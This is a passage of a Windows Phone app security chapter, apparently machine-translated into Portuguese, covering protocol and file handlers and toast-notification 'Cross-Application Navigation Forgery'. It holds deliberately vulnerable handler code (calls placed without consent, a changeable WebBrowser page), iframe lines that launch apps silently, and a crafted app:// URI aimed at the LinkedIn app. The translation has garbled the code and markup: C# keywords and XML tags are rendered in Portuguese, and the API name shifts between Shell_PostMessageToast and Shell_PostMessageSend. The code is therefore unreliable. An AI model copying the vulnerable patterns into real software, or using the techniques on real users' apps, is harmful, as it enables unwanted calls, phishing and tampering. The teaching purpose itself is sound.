Um manipulador deve ser implementado para atuar como ponto de entrada para quando o aplicativo for iniciado devido a alguma fonte externa que invoca um `myproto:` URL. Para fazer isso, basta implementar a interface `UriMapperBase` (consulte [http://msdn.microsoft.com/en-us/library/windows/apps/jj206987\(v=vs.105\).aspx#BKMK\\_URIassociations](http://msdn.microsoft.com/en-us/library/windows/apps/jj206987(v=vs.105).aspx#BKMK_URIassociations)):

```
class myUriMapper : UriMapperBase
{
    private string fullUri;
    public override Uri MapUri(Uri myUri) {
        fullUri = HttpUtility.UrlDecode(myUri.ToString());
        if(fullUri.Contains("myproto:")) {
            // obter dados após o esquema "myproto:"
            string data = fullUri.IndexOf("myproto:") + 8;
            // fazer algo útil com os dados
        }
    }
}
```

O código anterior codifica a URL inteira que foi invocada e, em seguida, verifica a presença do esquema de URL que estamos interessados em manipular neste caso (porque um aplicativo pode se registrar e lidar com mais de um esquema de URL). Se `myproto:` estiver presente, uma referência a todos os dados após a string `myproto:` será fornecida à variável `data` e, em seguida, o aplicativo estará livre para analisar o restante dos dados e usá-los da maneira que desejar.

Embora esse manipulador de exemplo não faça nenhum trabalho útil, considere um exemplo de um aplicativo VoIP hipotético que tenha um manipulador de URL chamado `myvoip:` e inicie uma chamada automaticamente sempre que seu esquema de URL

é invocado com um número de telefone:

```
class myUriMapper : UriMapperBase
{
    private string fullUri;

    public override Uri MapUri(Uri myUri) {

        fullUri = HttpUtility.UrlDecode(myUri.ToString()); if(fullUri.Contains("myvoip:CallNumber?number=")) {
            // obter número de telefone
            string phoneNo = fullUri.IndexOf("number=") + 7;

            // iniciar a tela de chamada com o número
            return new Uri("/DoCall.xaml?phoneNumber=" +
                phoneNo, UriKind.Relative);
        }

        return myUri; // caso contrário, inicie normalmente
    }
}
```

Esse manipulador de URL de VoIP extrai o número de telefone passado para o manipulador e, em seguida, mapeia a solicitação para a página `DoCall.xaml`, passando o número de telefone com ele. O código de implementação da página `DoCall.xaml` (`DoCall.xaml.cs`) pega o número de telefone passado e inicia automaticamente uma chamada telefônica para ele.

Quando as páginas XAML são navegadas, como no manipulador de URL anterior, seu método `OnNavigatedTo` é chamado. Os parâmetros podem ser passados da mesma forma que os URLs padrão, como demonstrado anteriormente quando um número de telefone é passado para a página. O `DoCall.xaml.cs` poderia ter uma implementação semelhante à seguinte:

```
protected override void OnNavigatedTo(NavigationEventArgs e) { string
    phoneNumber;

    Se ( this.NavigationContext.QueryString.ContainsKey("phoneNumber") )
    {
        phoneNumber = this.NavigationContext.QueryString["phoneNumber"]; bool
        ret = await DoVoIPCall(phoneNumber);
    }
    // outra lógica
    else {
        [ ... ]
    }
}
```

Essa funcionalidade pode ser chamada por meio de uma invocação de `myvoip:`, como `myvoip:CallNumber?number=12345678901`, que resulta na abertura da página `DoCall.xaml` como em `DoCall.xaml?phoneNumber=12345678901`.

Você pode ver facilmente como uma chamada iniciada sem a permissão do usuário pode ser algo ruim e, embora esse caso hipotético seja apenas um exemplo, ele não está desvinculado da realidade. Na verdade, um aplicativo VoIP muito popular era vulnerável a quase exatamente o mesmo bug: Seu manipulador de protocolo permitia o início de chamadas sem solicitar a permissão do usuário. Os problemas com essa permissão liberal para iniciar chamadas podem variar desde o desperdício indesejável do crédito de chamadas de um usuário até a escuta efetiva da conversa real de um usuário ligando para um número de propriedade do invasor.

Considere outro exemplo de manipulador de protocolo, desta vez um aplicativo que, em algum lugar, renderiza uma página da Web em um controle `WebBrowser`. Esse aplicativo hipotético específico oferece a capacidade de alterar a página que é renderizada no `WebBrowser`:

```
class myUriMapper : UriMapperBase
{
    private string fullUri;
    public override Uri MapUri(Uri myUri) {
        fullUri = HttpUtility.UrlDecode(myUri.ToString());
        if(fullUri.Contains("myapp:ChangeSettings?homePage=")) {
            // obter número de telefone
```

```

        string page = fullUri.IndexOf("homePage=") + 9;
        // iniciar a tela de chamada com o número
        return new Uri("/ChangeSettings.xaml?homePage="
                      + phoneNo, UriKind.Relative);
    }
    return myUri; // caso contrário, inicie o aplicativo normalmente
}

```

A capacidade de alterar a página renderizada pelo controle do WebBrowser de um aplicativo apresenta possíveis vetores de ataque, como ataques de phishing por meio de telas de login falsas, porque os controles do WebBrowser não mostram realmente o URL da página atual. Essa funcionalidade também é concebível, pois alguns aplicativos podem precisar atualizar ou alterar o local a ser renderizado à vontade (por exemplo, por uma página que está sendo renderizada no WebBrowser em primeiro lugar).

Outros cenários de ataque podem envolver a inclusão de dados passados em páginas da Web geradas dinamicamente, injeção de SQL e outras ações privilegiadas ou confidenciais específicas do aplicativo. Quando os manipuladores de URL são oferecidos por um aplicativo, você deve descobrir qual ação é executada. (Por exemplo, é provável que a solicitação seja mapeada para uma página XAML.) Você também precisa verificar qual ação ocorre com os dados inseridos a partir daí. (Nesse caso, o que acontece em `OnNavigatedTo()`?) O teste manual e a revisão de código são opções viáveis, sendo que a revisão de código é geralmente preferida quando o código original ou refletido foi coletado.

Agora que já discutimos os conceitos básicos dos manipuladores de protocolo personalizados e como eles podem apresentar riscos à segurança, vale a pena resumir todas as maneiras pelas quais os manipuladores de URL podem ser invocados, pois é com isso que um invasor se preocupará. Em nenhuma ordem específica, são elas:

- **Por páginas da Web visualizadas no Internet Explorer ou em outro navegador da Web - Isso** pode ser feito por meio de um hyperlink,

```
<a href="myApp://abcd">clique em mim</a>
```

ou por meio de um esquema de URL que é seguido automaticamente, como por meio de um iframe, um manipulador de eventos ou outro:

```
<iframe id="testFrame" src="myApp://abcd" >
```

Não é solicitada a permissão do usuário para iniciar o aplicativo.

- Por páginas da Web em controles WebBrowser e WebView - Isso** pode ser feito por meio de um hyperlink,

```
<a href="myApp://abcd">clique em mim</a>
```

ou por meio de um esquema de URL que é seguido automaticamente, como por meio de um iframe, um manipulador de eventos ou outro:

```
<iframe id="testFrame" src="myApp://abcd" >
```

Não é solicitada a permissão do usuário para iniciar o aplicativo.

- **Por outros aplicativos no dispositivo.**

```
Windows.System.Launcher.LaunchUriAsync(new System.Uri(
    "myApp://aaaaaaaa"));
```

O usuário não é solicitado a pedir permissão para iniciar o aplicativo.

- Por um dispositivo ou tag NFC próximo - Por** exemplo, de um Windows Phone, outro smartphone ou tag NFC próximo:

```
long Id = device.PublishUriMessage(new System.Uri("myUrl:something"));
```

O usuário é solicitado a dar permissão para aceitar e iniciar o URL, a menos que o aplicativo que está sendo iniciado tenha sido marcado como confiável durante uma inicialização anterior. Confiar em um aplicativo para permitir lançamentos de URL NFC só está disponível no Windows Phone 8.1, não no 8.

## Manipuladores de arquivos

Os aplicativos podem se registrar para serem associados a extensões de arquivo. Então, quando um arquivo com essa extensão for

Se um arquivo .pdf for aberto no dispositivo, o aplicativo registrado será iniciado e poderá fazer uma cópia do arquivo, abri-lo, analisá-lo e manipulá-lo da forma como foi projetado. Por exemplo, um visualizador de PDF se registraria para ser associado à extensão de arquivo .pdf e, quando um arquivo PDF fosse aberto, o aplicativo seria iniciado, analisaria o arquivo e tentaria renderizá-lo.

Como muitos aplicativos que se registram como manipuladores de extensões de arquivos analisam os dados encontrados em arquivos abertos com sua extensão, o escopo de bugs de segurança interessantes torna-se bastante evidente.

Além disso, os arquivos que são recebidos por e-mail ou por downloads do navegador e, em seguida, abertos, também resultam em um comportamento de manipulação de arquivos que é honrado, de modo que os manipuladores de arquivos oferecem caminhos de ataque para atacantes completamente remotos se aplicativos vulneráveis estiverem instalados em um determinado dispositivo.

A intenção de um aplicativo de ser associado a uma ou mais extensões de arquivo é declarada no arquivo de manifesto, da mesma forma que para os manipuladores de protocolo. Se o aplicativo tiver sido criado e distribuído para o Windows Phone 8 e 8.1 (ou seja, XAP), esse desejo será o arquivo WMAppManifest.xml, e um aplicativo de amostra poderá se registrar para a extensão de arquivo .myExt usando alguma marcação como a seguinte:

```
<Extensões>
    <FileTypeAssociation TaskID="_default" Name="app"
NavUriFragment="fileToken=%s">
        <Logos>
            <Logo Size="small" IsRelative="true">Assets/img_small.png
            </Logo>
            <Logo Size="medium" IsRelative="true">Assets/img_medium.png</Logo>
            <Logo Size="large" IsRelative="true">Assets/img_large.png
        </Logos>
        <Tipos de arquivos suportados>
            <FileType ContentType="application/myExt">.myExt</FileType>
        </SupportedFileTypes>
    </FileTypeAssociation>
</Extensões>
```

Se o aplicativo tiver como alvo apenas o Windows Phone 8.1 e, portanto, for um pacote APPX, a declaração do manipulador de extensão de arquivo estará localizada no arquivo Package.appxmanifest do aplicativo e poderá se parecer com isto:

```
<Extensão Category="windows.fileTypeAssociation">
    <FileTypeAssociation Name="myext">
        <DisplayName>myExt</DisplayName>
        <Tipos de arquivos suportados>
            <FileType ContentType="application/myext">.myExt
            </FileType>
        </SupportedFileTypes>
    </FileTypeAssociation>
</Extensão>
```

O aplicativo deve então registrar um manipulador a ser chamado quando um arquivo com a extensão .myExt for aberto. Isso é feito de maneira semelhante à dos manipuladores de protocolo: implementando a interface UriMapperBase.

Um aplicativo hipotético poderia conter o seguinte código:

```
namespace sdkAutoLaunch
{
    classe AssociationUriMapper : UriMapperBase
    {
        private string fullUri;

        Substituição pública de Uri MapUri(Uri uri)
        {
            fullUri = uri.ToString();

            // um lançamento de associação de arquivos
            Se (fullUri.Contains("/FileTypeAssociation"))
            {
                // Obter o ID do arquivo
                int fileIDIndex = fullUri.IndexOf("fileToken=") + 10; string
                fileID = fullUri.Substring(fileIDIndex);
```

```

        // obter o nome do arquivo que foi aberto string
        incomingFileName =
SharedStorageAccessManager.GetSharedFileName(fileID);
        // Obter a extensão do arquivo que foi aberto
        string incomingFileType =
Path.GetExtension(incomingFileName);

        // caso de troca, podemos ter registrado mais de
        // uma extensão de arquivo
        switch (incomingFileType)
        {
            case ".myExt":
                return new Uri("/ParseFile.xaml?fileToken="
                    + fileID, UriKind.Relative);

            // lidar com outras saídas de arquivo para as quais registrarmos?
// ...

            padrão:
                retornar novo Uri("/ MainPage.xaml",
UriKind.Relative);
        }
    }
    return uri; // caso contrário, inicie o aplicativo normalmente
}
}
}

```

Esse código recebe uma cadeia de caracteres de URL (no parâmetro `Uri`) do formato `/FileTypeAssociation?fileToken={GUID}`; essa cadeia é então analisada. Por fim, o aplicativo inicia sua página `ParseFile.xaml` e passa o token do arquivo para ela, sempre que um arquivo `.myExt` tiver sido aberto no dispositivo.

O `ParseFile.xaml.cs` pode conter o seguinte código, que copia o arquivo do espaço de armazenamento compartilhado do sistema operacional para o seu próprio `IsolatedStorage`, abre-o e começa a analisá-lo:

```

protected override async void OnNavigatedTo(NavigationEventArgs e)
{
    base.OnNavigatedTo(e);
    Se (NavigationContext.QueryString.ContainsKey("fileToken"))
    {
        // copiar o arquivo do armazenamento compartilhado para o nosso próprio sandbox
        // espaço de armazenamento
        Await SharedStorageAccessManager.CopySharedFileAsync(
            ApplicationData.Current.LocalFolder, "newFile.myExt",
            NameCollisionOption.ReplaceExisting,
            NavigationContext.QueryString["fileToken"]);

        var file = await folder.GetFileAsync("newFile.myExt");
        // abrir o arquivo para leitura
        usando (var fs = await file.OpenAsync(FileAccessMode.Read))
        {
            usando (var inStream = fs.GetInputStreamAt(0))
            {
                using (var reader = new DataReader(inStream))
                {
                    await reader.LoadAsync((uint)fs.Size);

                    // analisar o conteúdo do arquivo
                    parseInputFile(reader);
                }
            }
        }
    }
}

```

Os detalhes do que o analisador hipotético (nesse caso, o método `parseInputFile()`) realmente faz com o conteúdo do arquivo dependem totalmente do aplicativo; no entanto, é provável que muitos aplicativos tenham registrado suas extensões de arquivo para que possam analisar, processar ou usar arquivos de um determinado tipo de maneira útil. Para

Por exemplo, os aplicativos podem ser registrados para que atuem como visualizador de PDF ou de imagens do dispositivo.

Outros aplicativos podem analisar arquivos binários de alguma forma ou podem abrir o arquivo e, em seguida, enviá-lo de volta ao servidor do desenvolvedor para ser usado e, talvez, fazer alguma análise no meio - pense em coletar estatísticas de telemetria, registros ou despejos de falhas. Seja qual for o caso, projetar analisadores de arquivos seguros pode ser difícil; os analisadores de arquivos desenvolvidos internamente não têm exatamente um histórico de serem muito seguros! Alguns aplicativos maduros do desktop podem ter sido portados para o Windows Phone e podem estar usando o mecanismo de análise do aplicativo do desktop que foi escrito em código nativo, via P/Invoke, o que pode significar problemas.

Depois de identificar o caminho do código que é seguido quando o tipo de arquivo registrado é aberto, é hora de procurar bugs no analisador ou no processador. Você pode fazer isso usando o código-fonte (original ou refletido) ou por meio de algum tipo de fuzzing de formato de arquivo.

Antes de concluir esta seção sobre protocolo e manipuladores de arquivos, vamos examinar as possíveis maneiras pelas quais os arquivos podem ser iniciados:

- **Por páginas da Web visualizadas no Internet Explorer** - o usuário não é solicitado a obter permissão para iniciar o aplicativo.
- **Por páginas da Web nos controles WebBrowser e WebView**
- O usuário não é solicitado a pedir permissão para iniciar o aplicativo.
- **De anexos de e-mail** - O usuário não é solicitado a dar permissão para iniciar o aplicativo.
- **Por outros aplicativos no dispositivo** - por exemplo, aqui o usuário não é solicitado a pedir permissão para iniciar um aplicativo.

```
StorageFolder local = Windows.Storage.ApplicationData.Current.LocalFolder;  
  
StorageFile bqfile = await local.GetFileAsync("file.theirExt");  
  
// iniciar o arquivo  
Windows.System.Launcher.LaunchFileAsync(bqfile);
```

- **Por um dispositivo NFC próximo** - por exemplo, de um Windows Phone, outro smartphone ou etiqueta NFC próximo.

O usuário é solicitado a dar permissão para aceitar e iniciar o arquivo, a menos que o aplicativo que está sendo iniciado tenha sido "marcado" como confiável durante uma inicialização anterior. Confiar em um aplicativo para permitir o lançamento de URLs NFC só está disponível no Windows Phone 8.1, não no 8.

- **De cartões SD** - Esse é um caso especial e foi discutido anteriormente neste capítulo. Consulte a seção anterior "Cartões SD" em "Análise de pontos de entrada" para obter mais informações.

## Notificações de brinde

As notificações de brinde são pequenas barras de mensagens que aparecem na parte superior da tela para notificar o usuário sobre um evento. Normalmente, um aplicativo publica um brinde quando acontece algo a que o usuário pode querer reagir, como o recebimento de uma mensagem instantânea.

Quando um aplicativo envia uma notificação de brinde, ele especifica quais de suas páginas devem ser iniciadas se o usuário optar por tocar no brinde. A ideia geral é que, ao tocar em um brinde, os usuários sejam levados à página em que podem agir de acordo com o evento informado pelo brinde. Por exemplo, seguindo o exemplo da mensagem instantânea anterior, o brinde pode mapeá-los para uma página XAML no aplicativo, onde eles podem visualizar a conversa e responder à mensagem recebida. Se nenhuma página XAML específica for especificada com uma notificação de brinde, o comportamento padrão é levar o usuário à página principal do aplicativo.

Usando a API padrão do Windows Phone, `ShellToast`, os aplicativos só podem enviar notificações de brinde que, quando tocadas, vinculam-se a páginas XAML dentro de seu próprio aplicativo. Ou seja, os URIs devem ser relativos ao aplicativo, como

`/MyXaml.xaml`.

No Windows Phone 8 (não no 8.1), entretanto, essa restrição pode ser contornada chamando a API nativa subjacente, `Shell_PostMessageToast()`, que é exportada por `ShellChromeAPI.dll`. Ou seja, se um aplicativo fizer uma chamada para `Shell_PostMessageToast()` da maneira correta, poderá ser enviado um brinde que, quando tocado, abrirá uma página XAML

em um aplicativo completamente diferente, incluindo parâmetros para a página XAML. cpuguy divulgou e demonstrou isso no [xda-developers.com](http://forum.xda-developers.com/showthread.php?t=2398275), em uma postagem no fórum localizada aqui em <http://forum.xda-developers.com/showthread.php?t=2398275>.

Assim, por exemplo, um aplicativo mal-intencionado poderia enviar um brinde por meio de `Shell_PostMessageToast()` que, quando tocado, inicia `VulnerablePage.xaml` em outro aplicativo de terceiros, com parâmetros personalizados; isto é:

```
/VulnerablePage.xaml?params=maliciousData
```

Nesse sentido, as notificações de toast representam um ponto de entrada interessante de forma semelhante aos manipuladores de protocolo - para entrar no método `OnNavigatedTo()` de uma página XAML. Entretanto, ao contrário dos manipuladores de protocolo, que geralmente mapeiam para páginas XAML codificadas, o envio de toasts permite a entrada em páginas XAML arbitrárias de outros aplicativos de terceiros

-desde que o usuário toque no brinde. Considere, por exemplo, uma página XAML responsável por fazer alterações importantes na configuração, que poderiam ser aproveitadas ao persuadir um usuário desavisado a tocar em uma notificação de brinde aparentemente inócuas.

As páginas XAML (e seu código de implementação) que são deliberadamente mapeadas por meio de manipuladores de protocolo podem ser codificadas de forma defensiva, pois os desenvolvedores estão cientes de que esses pontos de entrada bem expostos são os principais alvos de ataques.

No entanto, as páginas que os desenvolvedores nunca pretendem que pudessem ser chamadas arbitrariamente por qualquer pessoa que não fosse eles mesmos podem ser menos seguras. Por exemplo, algumas implementações de páginas XAML podem analisar argumentos e presumir que eles são confiáveis, porque essa página não foi mapeada por meio de um manipulador de protocolo ou por qualquer outro meio. Os brindes fornecem um meio de atacar isso.

Esse tipo de ataque foi chamado de *Cross-Application Navigation Forgery* por Alex Plaskett e Nick Walker em seu whitepaper de segurança do Windows Phone 8

([https://labs.mwrinfosecurity.com/system/assets/651/original/mwri\\_wp8\\_appsec-whitepaper-syscan\\_2014-03-30.pdf](https://labs.mwrinfosecurity.com/system/assets/651/original/mwri_wp8_appsec-whitepaper-syscan_2014-03-30.pdf)).

Foi exatamente esse ataque que permitiu a obtenção de todos os recursos no Samsung Ativ que executava determinadas versões do Windows Phone, abrindo um editor de registro no aplicativo Diagnosis que, de outra forma, seria inacessível. (Consulte a seção do Capítulo 10, "Criando um ambiente de teste").

## Envio de brindes arbitrários

Você pode enviar notificações de brinde arbitrários usando a API `Shell_PostMessageToast()` do `ShellChromeAPI.dll`, que tem o seguinte protótipo de função:

```
WINADVAPI  
VOID  
APIENTRY  
Shell_PostMessageToast(  
    In_ TOAST_MESSAGE* toastMessage  
) ;
```

Os metadados úteis para o brinde em si são passados por meio de um ponteiro para uma estrutura `TOAST_MESSAGE`, que tem o seguinte formato:

```
typedef struct _TOAST_MESSAGE  
{  
    CLSID guid;  
    LPCWSTR lpTitle;  
    LPCWSTR lpContent;  
    LPCWSTR lpUri;  
    LPCWSTR lpType;  
} TOAST_MESSAGE;
```

O SDK do Windows Phone 8 não é fornecido com um arquivo de biblioteca de importação (.lib) para `ShellChromeAPI.dll`, portanto, para chamar `Shell_PostMessageToast()`, você precisa criar sua própria biblioteca de importação e vincular seu código nativo a ela, de modo que o Windows Phone saiba, no momento do carregamento, procurar na tabela de exportação de `ShellChromeAPI.dll` o ponto de entrada `Shell_PostMessageToast()` e, a partir de então, usá-lo.

Você deve preencher cada um dos membros da estrutura da seguinte forma:

■ **guid (o GUID do aplicativo, ou ProductID)** - Este é o ProductID que está presente no arquivo de manifesto do

aplicativo

e também faz parte do caminho completo dos diretórios de instalação e armazenamento isolado do aplicativo.

- **lpTitle** - Esse é o ponteiro para o título que aparece na notificação de brinde.
- **lpContent** - Esse é o ponteiro para a mensagem exibida na notificação de brinde.
- **lpUri** - Esse é o ponteiro para o URI para o qual o brinde deve enviar os usuários se eles tocarem no brinde.
- **lpType** - Esse é o ponteiro para o tipo de brinde. A cadeia de caracteres pode estar vazia.

Como o GUID do aplicativo que está sendo atacado pode ser descoberto por meio de seu manifesto e de seus dados locais e diretórios de instalação, e como o título, o conteúdo e o tipo são, em sua maioria, arbitrários, o argumento importante restante a ser criado adequadamente é o URI, `lpUri`.

O URI tem o seguinte formato:


```
app://GUID/_default#/<AssemblyName>;component/SomePage.xaml?myArgs=value
```

GUID é simplesmente o GUID do ProductID do aplicativo. O nome do assembly é o nome da DLL que é o XAML de destino, sem a extensão de arquivo .dll. A última parte do URL simplesmente especifica o nome do arquivo XAML e quaisquer argumentos que você queira passar para ele, que serão alcançados (e provavelmente analisados) no método do manipulador `OnNavigatedTo()` da implementação do XAML.

Para fins de demonstração, vamos trabalhar com um exemplo concreto de um aplicativo real e construir um URI para que, quando o brinde for enviado e tocado, a funcionalidade desse aplicativo seja iniciada, mesmo que o brinde tenha sido enviado por um aplicativo totalmente diferente (Native Toast Notification Launcher). O aplicativo usado para fins de demonstração neste caso será o LinkedIn, de uma perspectiva não ofensiva. A partir do arquivo `WMAppManifest.xml` extraído do diretório de instalação do aplicativo, sabemos que o GUID de ID do produto do aplicativo é `bdc7ae24-9051-474c-a89a-2b18f58d1317`.


Primeiro, você precisará descobrir quais páginas XAML o aplicativo realmente tem. Para fazer isso, você precisa usar seu acesso ao sistema de arquivos para copiar um assembly .NET da pasta Install do aplicativo, ou seja, `C:\Data\Programs\{GUID}\Install`. Depois de tê-lo em seu laptop de teste, carregue-o no .NET reflector e navegue até Resources no painel do lado direito (o "assembly browser").

Conforme mostrado na [Figura 11.7](#), você pode ver uma lista de todas as páginas XAML disponíveis no assembly `linkedin.dll` (`linkedin` corresponderá, portanto, a `<AssemblyName>` no URI). Escolha uma que pareça interessante, `/views/companypage.xaml`, você encontrará o código C# refletido correspondente que implementa sua lógica.



**Figura 11.7** Refletor .NET mostrando páginas XAML em um aplicativo Windows Phone 8

Ao examinar os métodos, fica claro que `OnNavigatedTo()` foi de fato implementado, o que será o ponto de entrada do código quando a página XAML for navegada. (Consulte a Figura 11.8.)



**Figura 11.8** Refletor .NET mostrando a implementação `OnNavigatedTo()` de uma página XAML

A análise do código refletido para `OnNavigatedTo()` mostra a análise da string de consulta para extrair vários parâmetros. Em seguida, eles são usados para criar uma página de informações da empresa. Os parâmetros denominados `id`, `name`, `industry` e `logouri` são analisados e usados na página de informações da empresa gerada.

Juntando tudo isso, você pode formar o seguinte URI para chamar na página XAML e fazer com que o aplicativo gere uma página de perfil da empresa para uma empresa fictícia de sua escolha, a Acme Corp:


```
app://bdc7ae24-9051-474c-a89a-2b18f58d1317 /_default#/linkedin;
component/views/companypage.xaml?id=test&name=Acme%20Corp
&industry=Exploding%20Tennis%20Balls
&logouri=http://uva.onlinejudge.org/external/116/p11613.jpg
```

Agora, para enviar o brinde, você precisa chamar `Shell_PostMessageSend()` com os parâmetros corretos, incluindo o URI anterior. O processo de criação de um aplicativo de envio de brinde envolve a criação de uma biblioteca de importação (.lib) para `ShellChromeAPI.dll`, a escrita do código nativo necessário para chamar `Shell_PostMessageSend()`, a vinculação à biblioteca de importação e a escrita de wrappers de código gerenciado e uma interface.

Felizmente, o cpuguy do fórum [xda-developers.com](http://xda-developers.com) lançou um aplicativo para enviar brindes personalizados; tudo o que o aplicativo exige é que os usuários insiram um URI `app://` de sua escolha! Portanto, você pode usar o aplicativo do cpuguy para testar páginas XAML arbitrárias ou Cross-Application Navigation Request Forgery.

O aplicativo, Native Toast Notification Launcher, está disponível para download como um anexo na postagem original de cpuguy detalhando a descoberta: <http://forum.xda-developers.com/showthread.php?t=2398275>.

